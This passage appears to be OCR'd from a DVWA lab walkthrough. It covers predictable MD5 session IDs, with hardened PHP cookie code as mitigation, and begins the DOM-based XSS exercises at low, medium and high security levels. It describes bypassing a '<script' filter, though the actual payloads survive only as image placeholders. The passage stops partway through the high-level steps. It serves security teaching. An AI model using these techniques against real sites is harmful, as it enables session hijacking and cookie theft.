
2. View the session id, its seems like MD5 hashes because of its format.



3. After decoding it, we know that session id increases by 1 at each new sessions.




DVWA
Vulnerability: Weak Session IDs
This page will set a new cookie called dvwaSession each time the button is clicked.
Generate
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA


MD5 Encrypt/Decrypt
Encrypter
Decrypter
eccbc87e4b5ce2fe28308fd9f2a7baf3
Cookie Disclaimer
Decryption Settings
Decrypt
Reset
Copy

Mitigation:

The cookie value should not be predictable at this level but feel free to try.

As well as the extra flags, the cookie is being tied to the domain and the path of the challenge.

Sample code:

```
<?php

$html = "";

if ($_SERVER['REQUEST_METHOD'] == "POST") {
    $cookie_value = sha1(mt_rand() . time() . "Impossible");
    setcookie("dvwaSession", $cookie_value, time()+3600,
"/vulnerabilities/weak_id/", $_SERVER['HTTP_HOST'], true, true);
}
?>
```

9. XSS Vulnerability:

9.1 XSS DOM Vulnerability

"Cross-Site Scripting (XSS)" attacks are a type of injection problem, in which malicious scripts are injected into the otherwise benign and trusted web sites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application using input from a user in the output, without validating or encoding it.

An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted, and will execute the JavaScript. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by your browser and used with that site. These scripts can even rewrite the content of the HTML page.


DOM Based XSS is a special case of reflected where the JavaScript is hidden in the URL and pulled out by JavaScript in the page while it is rendering rather than being embedded in the page when it is served. This can make it stealthier than other attacks and WAFs or other protections which are reading the page body do not see any malicious content.

9.1.1 Low Level Security


Low level will not check the requested input, before including it to be used in the output text.


Steps:

1. Analyze the target web page functionality.




2. View source code of target page for analysis.





3. Enter payload at URL bar and exploit vulnerability.




9.1.2 Medium Level Security


The developer has tried to add a simple pattern matching to remove any references to "<script" to disable any JavaScript. Find a way to run JavaScript without using the script tags.


Steps:

1. Analyze the functionality of the target page.




2. Analyze the source code of target page.





3. Enter payload at URL bar and exploit vulnerability.




9.1.3 High Level Security


The developer is now white listing only the allowed languages, you must find a way to run your code without it going to the server.


Steps:

1. Analyze the functionality of the target page.

